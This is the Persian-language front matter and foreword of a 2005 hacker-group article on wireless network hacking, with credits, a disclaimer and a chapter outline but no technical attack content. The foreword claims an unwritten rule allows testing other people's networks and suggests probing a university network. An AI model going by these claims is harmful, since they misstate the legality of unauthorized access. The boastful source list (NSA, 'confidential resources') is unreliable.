


Black_Devils B0ys

Wireless Hacking

Author :
Mohammad Mosafer (C0llect0r)

© All Rights Reserved for Black_Devils B0ys
© AllRights Reserved for WhiteHat Nomads
© CopyRight –Black_Devils B0ys 2005-2006



Chapter 1

Black Journal Creators
Alert for Users and Readers
Foreword

Black Journal Creators

Wireless Networking and Hacking By C0llect0r

Some (persons(Hackers), such as me) Believe that:

THE ONLY WAY TO STOP A HACKER IS TO THINK LIKE ONE



C0llect0r@SpYmAc.com

B0rn2h4k@YaHo🤪.com



Black_Devils B0ys

پسران شیاطین سیاه

Wireless Hacking

مباحثی پیرامون هک شبکه های بی سیم

نویسنده : محمد مسافر (COllect0r)

تاریخ : February 1, 2005

منابع :

Hacker's Club , PC Magazine, MIT Lab, @Stake, CalTech, Micro\$oft, Sun Microsystems, NSA ,
NASA, SETI ,MIT AI Labs, and so other confidential resources

Spexial TNX 2

P0fn0r - Smurf- Invisible-boy - Sp00f3r – XAchillesX
– N0thing - 1k1llg0d - Behr00z_Ice
& So Other Devil B0ys & My Friends & My Students

توضیحات : تصاویر رادیوتلسکوپ های به کار رفته شده در این مقاله متعلق به موسسه جستجوی هوش
فرازمینی (SETI) ایالات متحده می باشد – ماتریکس – گروه هکری Sky Net سازندگان کرم Sasser

Alert for Users and Readers

Wireless Networking and Hacking By Collect0r

ملاحظات :

لازم به تذکر است کلیه مطالب گفته شده در این مقاله صرفاً جنبه آموزشی دارد. و هر گونه استفاده غیر آموزشی از این مطالب بر عهده خود کاربران میباشد. و نویسندگان این مقاله و مدیریت سایت امنیت وب هیچ گونه مسوولیتی را در قبال آن ندارند.

این مقاله در جهت تأمین نیازهای علمی مدیران شبکه در ایران (بویژه در زمینه شبکه های پی سیم تهیه و منتشر گردیده است) استفاده از مطالب این مقاله با ذکر منبع و نام نویسندگان بلامانع می باشد

کلیه حقوق این مقاله مربوط است به گروه امنیتی پسران شیاطین سیاه
© All Rights Reserved For Black_Devils B0ys

محمد مسافر -
کلیه حقوق این مقاله مربوط است به گروه کلاه سفیدان کوچه نشین
© All Rights Reserved For WhiteHat Nomads Group

مهندس امیر حسین شریفی

Foreword

Wireless Networking and Hacking By Collect0r

مقدمه :

به هزاره سوم خوش آمدید :

The Future is Now

این تیتیر تبلیغاتی ای است که شما می توانید در اکثر نمایشگاهها و همچنین کنفرانس های علمی مربوط به کامپیوتر و الکترونیک را در هر نقطه از جهان مشاهده نمایید شاید این سوال در ذهنتان به وجود آمده باشد که تمایز تکنولوژی رایانه ای در این دوران با دورانی کمتر از اختلاف زمانی 20 سال را چه چیز هایی شامل می شود . شاید یک جواب قابل تامل برای این سوال اینست که در دورانی نه چندان دور پایگاههای اطلاعاتی به صورت منفرد در تعامل با یکدیگر بودند با توسعه رو به رشد فن آوری شبکه ای هم نیاز به اشتراک گذاری داده ها و همچنین افزایش سرعت انتقال اطلاعات از یک طرف نیاز به بوجود آمدن تکنولوژی های را خواستار بود که طیف وسیعی از مشتریان تجاری و همچنین کاربران را پشتیبانی می نمود و از طرف دیگر نیز مسئله امنیت اطلاعات بر این مسئله تاثیر گذار بود .

شاید شبکه های کنونی به ظرفیت نهایی موجود خود رسیده اند و دیگر نمی توان با درخواست رو به افزایش و تصاعدی کاربران و همچنین نیاز به سرعت های بالا تر با تکیه بر تکنولوژی ها و همچنین پروتکل های موجود جوابگوی نیازها به صورتی قابل قبول بود البته راه حل نهایی را می توان بوجود آمدن نسل بعدی شبکه ها موسوم به Grid تلقی نمود ولی مسئله اینست که تا قبل از به وجود آمدن بسترهای لازم جهت استفاده از شبکه Grid راه حل مشکلات کنونی چه چیز می باشد . متخصصان امر با در نظر گرفتن این مسائل رو به فن آوری هایی آوردند که می توانست تا حدی به طور موقت به این کمبود ها در بخش هایی جواب دهد . و به این ترتیب زمینه شکل آمدن تئوری شبکه های پر سرعت ماهواره ای و همچنینی در نسخ حوزه ای شبکه های بی سیم (Wireless Networking) را تعریف نمود .

دیدگاه کلی این مقاله از نظر نویسنده طیف همه خوانندگان این مقاله را در هر سطحی شامل می شود مخاطبان این مقاله می توانند با توجه به توانای های فردی و همچنین تجربیاتی که در زمینه IT دارند اطلاعات و مفاهیم مورد نیاز خود را از مقاله دریافت نمایند . به قول گفته حضرت مولانا :

هر کسی از ظن خود شد یار من

در کل یکی از مشکلات پیش روی نویسندگان مقالات در کل زمینه ها به خصوص در زمینه IT و زیر شاخه ی مهمی به نام شبکه و همچنین مواجه بودن با مفاهیم پیچیده ای به نام امنیت شبکه و یا به مفهوم عام هک و ضد هک این است که نویسنده مقاله نمی داند با چه طیفی از خوانندگان و با چه سطح معلوماتی مواجه خواهد بود و اینکه این مقاله را چه کسانی مطالعه خواهند نمود. ممکن است این مقاله را یک استاد دانشگاه و یا یک نوجوان 15-16 ساله یا بیشتر و یا یک مهندس علوم رایانه در سطوح

مختلف و یا از همه مهمتر یک هکر حرفه ای آن هم از نوع کلاه مشکی اش مطالعه نمایند. می بینید که تنظیم هارمونی و سطح علمی یک مقاله چقدر سخت می باشد از یک طرف باید توجه خاصی به بالا بودن سطح علمی مقاله داشت و از طرف دیگر هم باید طیف وسیع خوانندگان را در نظر داشته باشید. به قول یکی از دوستان می توان با آوردن نکات ریز فنی آنقدر سطح مقاله را بالا برد و یا به قولی مطلب را پیچاند که حتی خود حرفه ای ها و حتی خود نویسندگان هم گیج شوند و یا در جایی آنقدر در سطح پایین حرکت نمود که آنقدر بار علمی مقاله پایین باشد که بسیاری از متخصصین امر را وادار به گلایه کند

-داستان آن پیر مرد و پسر جوان را حتما شنیده اید که به قصر فروش مرکبی پیری به سمت بازار در حرکت بودند که هر گونه از ترکیبی از فردی یا مختلط بر آن مرکب سوار می شدند عده ای نادان به آنها خرده می گرفتند - نوشتن مقاله در حوزه امنیت اطلاعات هم بدین گونه است به تشابهاتی می توان گفت را ه رفتن بر روی لبه تیغ است من برای حل این مسئله حفظ تعادل در مطالب هم از نظر تنوع و همچنین از نظر سطح علمی را به طور خاصی در نظر گرفتم در بعضی قسمت ها به پرداختن ریز مطالب و در بعضی قسمت ها هم به اشارات کلی و راهنمایی ها مفید پرداخته ام که تا حدودی بتوان طیف وسیع تری را پوشش داد. پس اگر در هنگام مطالعه نه تنها مقالاتی از این دست بلکه مقالات دیگر همکاران عزیز به این تفاوت در سطح علمی بر خورد نمودید با فلسفه این موضوع از قبل آشنا باشید. و به یاد داشته باشید که هیچ چیز بدون نقص نیست. به طور مثال از قبل من خود تجربیاتی در زمینه شبکه های بی سیم داشتم ولی به جهت رعایت اصول علمی به مطالعه وسیعی در این زمینه مجددا پرداختم و تا آنجا که سعی شده است این می باشد که مطالب ارائه شده از طریق برگردان از سند منبع و با استفاده از مراجع علمی معتبر و کتاب های تخصصی این زمینه که با آنها اشاراتی خواهم کرد فراهم شده است

آن چیزی که مربوط به مقاله ما در حال حاضر می شود بحث بر روی تکنولوژی بی سیم و همچنین نکات مربوط به مسائل امنیتی این نوع از شبکه ها می باشد. در شرکت در بسیاری از کنفرانس ها و همچنین میتینگ های هکری و همچنین در مناظره با هکر های کلاه مشکی و سفید و همچنین در بحث های آکادمیک با اساتید در این زمینه متأسفانه دیدگاههای بسیار متناقض از هم و در بسیاری موارد هم اشتباه در مورد این نوع فن آوری مواجه شدم حتی در جلسه ای بر سر یک تعریف ساده بر نوع خاصی از پروتکل ها با یکی از دوستانم چندین ساعت مشغول مناظره بودم که در آخر هم با مراجعه به RFC مربوطه آن دوست را قانع کردم. به هر حال با توجه به مطالب بالا نیاز به اطلاعاتی دقیق تر و پایه ای در این زمینه بسیار حس می شد به خصوص آنکه من یک Reference حتی ساده به زبان فارسی بر روی نت نتوانستم پیدا کنم. مطالبی را هم که پیدا کردم بسیار سطحی و کلی و متأسفانه در بعضی مطالب هم اطلاعات به کل اشتباه ارائه شده بود بدین ترتیب تصمیم گرفتم که با یک مقدار تحقیق و همچنین اطلاعات و تجربیاتی که در این زمینه از قبل داشتم را به صورت یک مقاله پایه ای و به زبان فارسی در اختیار علاقه مندان به این موضوعات در ایران قرار بدهم. در ابتدا اشاره به چند نکته قبل از شروع مقاله بسیار ضروری می باشد. از آنجا که فن آوری بی سیم یک تکنولوژی بسیار پیچیده و بسیار گسترده ای می باشد از آوردن مسائل ریز فنی که می تواند برای خوانندگان بسیار گیج کننده باشد خودداری می کنم (به طور مثال: توضیح دادن معادلات امواجی و یا تشریح دقیق مدارات نایکوئیست بسیار خارج از سطح علمی این مقاله می باشد و این سری از مطالب را فقط مهندسان برق و الکترونیک بخصوص با گرایش مخابرات را شامل می شود -بدین جهت به این گونه مطالب نخواهیم پرداخت) سعی من بر این خواهد بود که یک آشنایی کلی با این فن آوری را توضیح داده و سپس در مورد مسائل امنیتی آن صحبت هایی خواهم کرد. به طور کلی این مقاله نیز برای این دسته از خوانندگان محترم نیز مفید خواهد بود چون با فاصله گرفتن از مطالب تئوریک دانشگاهی و همچنین آشنا شدن با زمینه های عملی و عمومی تر این فن آوری و تست آن به طور عملی با ابعاد دیگری از این مسائل آشنا

خواهند شد. طیف دیگری از مطالعه کنندگان این مقاله که اکثرا هکر های کلا مشکی را شامل خواهد شد را در نظر می گیرد و لی این بدان معنا نیست که این مقاله در جهت اهداف خرابکارانه می باشد نگاه این مقاله یک نگاه از دید یک هکر کلاه مشکی می باشد ولی خود این مطلب بدان معنا است که هکر های کلاه سفیدی که مسئول حفاظت از شبکه های بی سیم می باشند خواهند توانست با این ترفند به ضعف های شبکه خود پی برده و در رفع آن نواقص عمل کنند.

شاید اگر یک نگاه سریعی به دنیای هک در سال 2005 داشته باشیم هم اکنون سه دسته روش های جاری هکینگ در حال پی گیری از سوی جوامع هکری است یک نوع آن که هک کلاسیک می باشد که بحث بر روی این مطلب را به مقاله ای به عنوان Web Hacking ارجاع خواهیم داد نوعی از هک مدرن و پیشرفته که خواستگاه کاربری آن هک شبکه های ماهواره ای و جاسوسی می باشد را در نظر می گیرد در ورودی به این دنیای مهیج بنا به نظر بسیاری از کارشناسان فراگیری شبکه های بی سیم می باشد که خود این فن آوری پیش زمینه کاربردی فن آوری های ماهواره ای می باشد برای فعالیت در زمینه هک شبکه های بی سیم شاید نیاز شما در بیشتر و با احتمال زیاد در اکثر موارد به نیاز های سخت افزاری شبکه معطوف باشد تا نیاز های نرم افزاری برای توضیح این مطلب باید بگویم که نه تنها این فن آوری طیف وسیعی از سخت افزارهای گرانقیمت را شامل می شود بلکه نرم افزار های این زمینه نیز به نسبت سخت افزار های موجود کمتر ولی گرانتر می باشند با توجه به این نکته آموزش و یاد گیری این دستگاهها و همچنین کار بروی این نرم افزار ها را به طور جد قبل از شروع به فعالیت در این زمینه را توصیه می نمایم تا از بروز خسارات جدی به این دستگاهها خودداری شود شاید شما برای یک شرکت رایانه ای بزرگ یا یک موسسه تحقیقاتی فعالیت می نمایید که پرداخت خسارت ها برای این مراکز چندان مشکل نمی باشد و لی این مطلب برای کاربران منفرد و علاقه مند که به صورت انفرادی این تجهیزات را خریداری می نمایند این مسئله شکل حیاتی به خود می گیرند لازم به ذکر است که بعضی از دستگاههایی را که اشاره خواهیم کرد خود به تنهایی دارای یک دوره تخصصی و همچنین با اعطای مدرک بین المللی می باشد این به این معنی است که کار حرفه ای با بعضی از سخت افزار ها و حتی نرم افزار هایی که بیان خواهیم کرد نیازی فراتر از یک کاربری معمولی را می طلبد در عمل اگر خودتات به فعالیت در این زمینه بپردازید یا کسانی که هم اکنون در این زمینه مشغول به فعالیت هستند این مطلب را به خوبی درک می نمایند.

بحث دیگر بحث امنیت شخصی بر روی فعالیت در این زمینه می باشد در حالی که در بعضی کشورها یک Port Scanning ساده می تواند جرم محسوب شود. و پیگرد های قانونی را به همراه داشته باشد باید برای فعالیت در زمینه شبکه های بی سیم به این نکته اشاره کنم که بنا به کشوری که در حال حاضر در آن قرار دارید با مراجعه به قانون جرایم رایانه ای مصوب آن کشور از قانونی بودن یا غیر قانونی بودن آن مطلع شوید که آیا می توانید اصلا بر روی این مسائل فعالیت نمایید یا خیر در بعضی از کشور های حتی صنعتی دنیا بعضی از اقلام کاربردی و استراتژیک این زمینه منحصر در اختیار مراکز دولتی و امنیتی می باشد و هکرهای کلاه مشکی برای رفع نیاز خود برای تهیه این ابزار مجبورند که نیاز های خود را از بازار سیاه با قیمت های بسیار بالا تهیه نمایند ولی در عوض هم آنها به اطلاعاتی دست.....] که می توانند از آن راه نیاز های خود را بر طرف کنند. به طور مثال در ایالات متحده خریداری نصب و حتی تست شبکه ها و همچنین بازآوری این دسته از اطلاعات غیر قانونی نمی باشد تا حدودی شبیه به قانون اسلحه با آن رفتار می شود به این معنی که شما می توانید هر نوع اسلحه مجازی را که دولت خرید و فروش آن را مجاز دانسته خریداری کنید

و لی نباید از آن برای مقاصد غیر انسانی مثل جنایت بهره بگیرید و فقط برای دفاع شخصی می توانید از آن بهره برداری نمایید خوب تجهیزات بی سیم هم همینگونه است. شما هر نوع وسیله ای در این زمینه را می توانید خریداری نموده و از آن استفاده های شخصی کنید مثلا شما مسئول امنیت یک شبکه بی سیم هستید مجاز

هستید که شبکه خودتان را از لحاظ امنیتی تست کنید حتی طبق یک قانون ننوشته ای می توانید شبکه های دیگر را تست کنید (من که تا به حال ندیدم کسی را به خاطر این مطلب جریمه یا دستگیر نمایند) ولی مراکز مبارزه با جرایم رایانه ای در آنجایی به این مطلب حساس می شوند که کسانی از این تجهیزات برای جاسوسی بر علیه منافع مراکز دولتی و نظامی و همچنین برای جاسوسی اقتصادی از شرکت های بزرگ و معتبر استفاده کنند تا آنجایی که کسی کاری به اطلاعات طبقه بندی شده در حال رد و بدل شدن بین ایستگاه ای کاری نداشته باشند عکس العملی از خود نشان نمی دهند ولی به محض کشف عملیات نفوذ خرابکارانه خودتان می توانید حدس بزنید که چه اتفاقی خواهد افتاد شاید بخواهید به این مطلبی که با آن اشاره کردم پی ببرید. که چگونه؟ به طور مثال می توانید بر روی شبکه بی سیم دانشگاه خود فعالیت کنید که فکر نمی کنم به جز مسئولین دانشگاه کسی به این مطلب اعتراضی داشته باشد البته دانشگاه ها هم با یکدیگر مقداری فرق دارند مثل موضوع هک دانشگاه برکلی که از این طریق حساب های بانکی و بسیاری از اطلاعات شخصی دزدیده شد ولی در کل فعالیت بر روی بسیاری از شبکه های مورد نظر بلا مانع است و لی برای مثال می توانید به خیابان پشتی خانه فرهنگ آمریکا رفته مثلا بخواهید به یک سری از کنجکاوی هایتان در مورد شبکه ای که این مرکز نیمه دولتی بسیار ساده از آن استفاده می کند پاسخ بدهید خواهید دید که کمتر از 60 ثانیه از در و دیوار نیروهای ویژه امنیتی خوب چه برسد بخواهید بر روی سیستم های نظامی یا اطلاعاتی یا دیگر مراکز مهم فعالیت کنید J - به هر حال امیدوارم که به تمامی مطالب ذکر شده در بالا خوب توجه کنید ساختار کلی مقاله به این گونه طراحی شده است

در ابتدا دوستان عزیز را با یک سری اصطلاحات و تعاریف پایه ای شبکه های بی سیم آشنا خواهم کرد. آندسته از دوستانی که به این تعاریف آشنایی کامل و دقیق دارند می توانند به بخش های بعدی مراجعه کنند ولی به جد پیشنهاد می کنم که اگر هم در این زمینه تخصص دارید برای اطمینان پیدا از صحت آموخته های خود این قسمت را حتما بخوانید لازم به تذکر است که این قسمت با رجوع به شرکت های سازنده این پروتکل ها و تجهیزات گرد آوری شده است تا از لحاظ مرجع و همچنین صحت مطالب نیز مشکلی نداشته باشند

در بخش بعدی به بعضی از نیاز های اولیه از جمله یک سری نوت بوک ها و روتر هایی مجهز به تجهیزات بی سیم اشاره خواهد شد که اینها جزو فن آوری های معرفی شده ازطرف



URL : <http://www.PCmag.com>

PC Magazine می باشد. برای کار در این زمینه به یک سری نیازمندی های اولیه که مورد نیاز هستند اشاره خواهد شد (از هر مدلی که خواستید و با توجه به سلیقه خودتان و همچنین بودجه ای که برای این امر در نظر گرفته اید خریداری نمایید اینجانب از ذکر بعضی سخت افزار ها و یا هر محصول تجاری دیگر در این زمینه حتی نرم افزار های کاربردی قصد تبلیغ آن محصولات را ندارم فقط برای آشنایی علاقه مندان و همچنین محدود بودن این شرکت ها هست - مثلا همه می دانند که طراح و تولید کننده میکرو پروسور ها در حال حاضر دو شرکت معروف می باشند که شکی هم در

آن نیست در زمینه فن آوری بی سیم هم مطلب به همین صورت خودنمایی میکند شرکت های معدودی در سرتاسر دنیا به تهیه این محصولات می پردازند که چاره ای جز استفاده از یاد آوری محصولات این شرکت ها نمی باشد)

در بخشی دیگر برای تهیه نرم افزار های بسیار کاربردی به نرم افزار های متعددی با کاربردهای متعددی اشاره خواهم نمود به همراه آدرس اینترنتی شرکت یا محصول مورد نظر برای دریافت بعضی از این ابزار ها که بسیاری از آنها تجاری می باشند که در اکثر موارد نسخه های نمایشی آنها برای دریافت و استفاده محدود برای دانلود در دسترس می باشد

بخش آخر یا همان بخشی که انتظار آن را می کشید بخش هکینگ می باشد در این بخش سعی من برا آن است که با توجه به زمینه های آماده شده در بخش های قبلی تستهای امنیتی و همچنین بازآوری اطلاعات از روی این شبکه ها را به طور خلاصه و موثر توضیحاتی را ارائه نمایم در ادامه خودتان می توانید تجربیات بیشتری بدست آورید امیدوار هستم که این مقاله در جهت رفع مقداری هر چند کوچک از کمبود های مرجعی برای دوستان مورد استفاده قرار گیرد .بخش عمده گرد آوری شده این مطالب از روی منابع معتبر جهانی به فارسی برگردانده و ترجمه گردیده است و بخش هایی را هم که خود در طول این چند وقت که از تجربه کاری بدست آوردم را با مراجع معتبر تصحیح نموده و در اختیار عزیزان قرار داده ام

با تشکر از دوستان عزیزم Invisible.boy و احمد مختاری

P0fn0r@gmail.com

